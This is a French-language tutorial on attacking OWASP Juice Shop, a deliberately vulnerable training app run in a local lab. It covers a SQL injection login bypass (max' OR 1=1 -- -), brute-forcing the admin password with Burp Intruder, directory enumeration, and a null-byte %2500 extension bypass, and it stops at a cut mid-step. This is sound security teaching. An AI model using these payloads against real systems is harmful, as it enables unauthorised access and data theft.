***OWASP Juice Shop* est une application web vulnérable proposée par OWASP, et qui est très utilisée dans les cours de sécurité web. Elle est sophistiquée et peu boguée !**

Installation :


J'ai personnellement eu de gros problèmes pour installer *OWASP Juice Shop* sur Kali Linux et j'ai donc choisi de l'installer sur une machine virtuelle Windows 10.

- **Pour commencer, il faut installer Node.js sur Windows via le site : https://nodejs.org/en/download/. J'ai choisi le Windows Installer (.msi) 64 bits. Il s'agit, au moment où j'écris ces lignes, de la version 10.15.3.**
- **Il faut ensuite télécharger la dernière version de *OWASP Juice shop* sur le site : https://github.com/bkimminich/juice-shop/releases. Pour moi, il s'agit de la version 8.4.1 pour Node 10 et pour Windows x64 (juice-shop-8.4.1_node10_windows_x64.zip)**
- **On décompresse ensuite le fichier .zip.**
- **On se rend avec la console dans le répertoire dézippé, et on tape : npm start.**
- **Voici ce qui s'affiche alors à l'écran :**



Cela signifie que le serveur est lancé à l'adresse 127.0.0.1:3000

- **Je vérifie l'adresse IP de ma machine virtuelle Windows avec ipconfig : il s'agit de l'adresse 10.0.2.11.**
- **Connectons-nous à l'application vulnérable sur la machine virtuelle Windows depuis une machine virtuelle Kali à l'aide du navigateur : http://10.0.2.11:3000**



CONNEXION RÉUSSIE !

Si on affiche le code HTML de cette page, on y découvre un fichier main.js. On télécharge ce fichier, il va nous servir.

TRUC : Si Burp n'intercepte pas le trafic de Juice-Shop avec votre navigateur habituel, il suffit d'utiliser le browser de Burp pour régler le problème.


Trouver la page du SCORE BOARD (tableau des scores) :


Dans le fichier main.js, on découvre un code JavaScript dans lequel se trouve :

{path:"recycle",component:Ee},{path:"register",component:ze},{path:"search",component:pt},{path:"score-board",component:Ut},{path:"track-order",component:tu},{path:"track-result",component:su}

On y voit l'adresse du tableau des scores : score-board, soit http://<IP>:3000/score-board

Tapons cette adresse dans le navigateur :





ON A RÉSOLU LE PREMIER CHALLENGE !

Se connecter en administrateur :

Retournons à la page d'accueil du site vulnérable et affichons la page de login. Tentons une injection SQL en tapant dans le champ *email* : max' OR 1=1 -- - (on tape n'importe quoi dans le champ *Mot de passe*) :






Tableau des scores :




BINGO : on est connecté en administrateur !

Mettons maintenant un article dans le panier de l'administrateur et affichons le contenu de ce panier :




On découvre l'email de l'administrateur : admin@juice-sh.op

Déconnectons-nous et tentons une reconnexion avec cet email et un mot de passe quelconque (ici : pass). Interceptons cette requête avec Burp Suite :



Envoyons cette requête à l'Intruder de Burp.


Sélectionnons uniquement le champ password en l'entourant de deux "$" :



Choisissons de charger un dictionnaire comme PAYLOAD (par exemple /usr/share/wordlists/dirb/big.txt, ou un autre dictionnaire) :

Lançons l'attaque.


Lorsque l'attaque est terminée, classons les résultats par leur longueur (Length) :



Le résultat qui sort du lot (= de longueur différente) est le mot de passe "admin123".

Nous pouvons maintenant nous connecter avec l'email admin@juice-sh.op et le mot de passe admin123.


Le challenge est à nouveau réussi, nous avons trouvé le vrai mot de passe de l'administrateur :




Je vous laisse résoudre les autres challenges de cette application vulnérable !

Les injections de type octet nul (Null Byte Injection)


Reprenons notre application vulnérable *Juice Shop* du chapitre précédent et tentons d'y découvrir les répertoires cachés grâce à DirBuster (on utilise un dictionnaire adéquat) :




Un des répertoires trouvés est /ftp/, affichons sont contenu dans le navigateur :




Nous pouvons afficher le contenu du fichier legal.md :



Par contre, il est impossible d'afficher ou de télécharger un fichier d'extension autre que .md ou .pdf. Le message d'erreur ci-dessous s'affiche alors :



Interceptons une requête interdite avec Burp (ici on essaye de télécharger le fichier non accessible coupons_2013.md.bak) :




On peut lire la requête interceptée :

```
GET /ftp/coupons_2013.md.bak HTTP/1.1
Host: 10.0.2.11:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr-BE,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.11:3000/ftp
Cookie: language=fr_FR;
continueCode=8B7RWN9JzX7qM2aQ4Kwrml5nVd89H8hzcBGOpZD8o16veBEbgYjLPy3xkyQp;
io=lTnCJsJbHBEe7bWtAAAB
Connection: close
Upgrade-Insecure-Requests: 1
```

Il nous suffit maintenant d'injecter un octet nul dans la première ligne afin de pouvoir télécharger le fichier interdit. Un octet nul est %00 ou 0x00. Il faut encoder le caractère % (son encodage vaut %25), et donc %00 s'encode en %2500. Je place l'octet nul après l'extension .bak et je fais suivre l'octet nul d'une des extensions autorisées (ici .md ou .pdf). La première ligne devient alors :

```
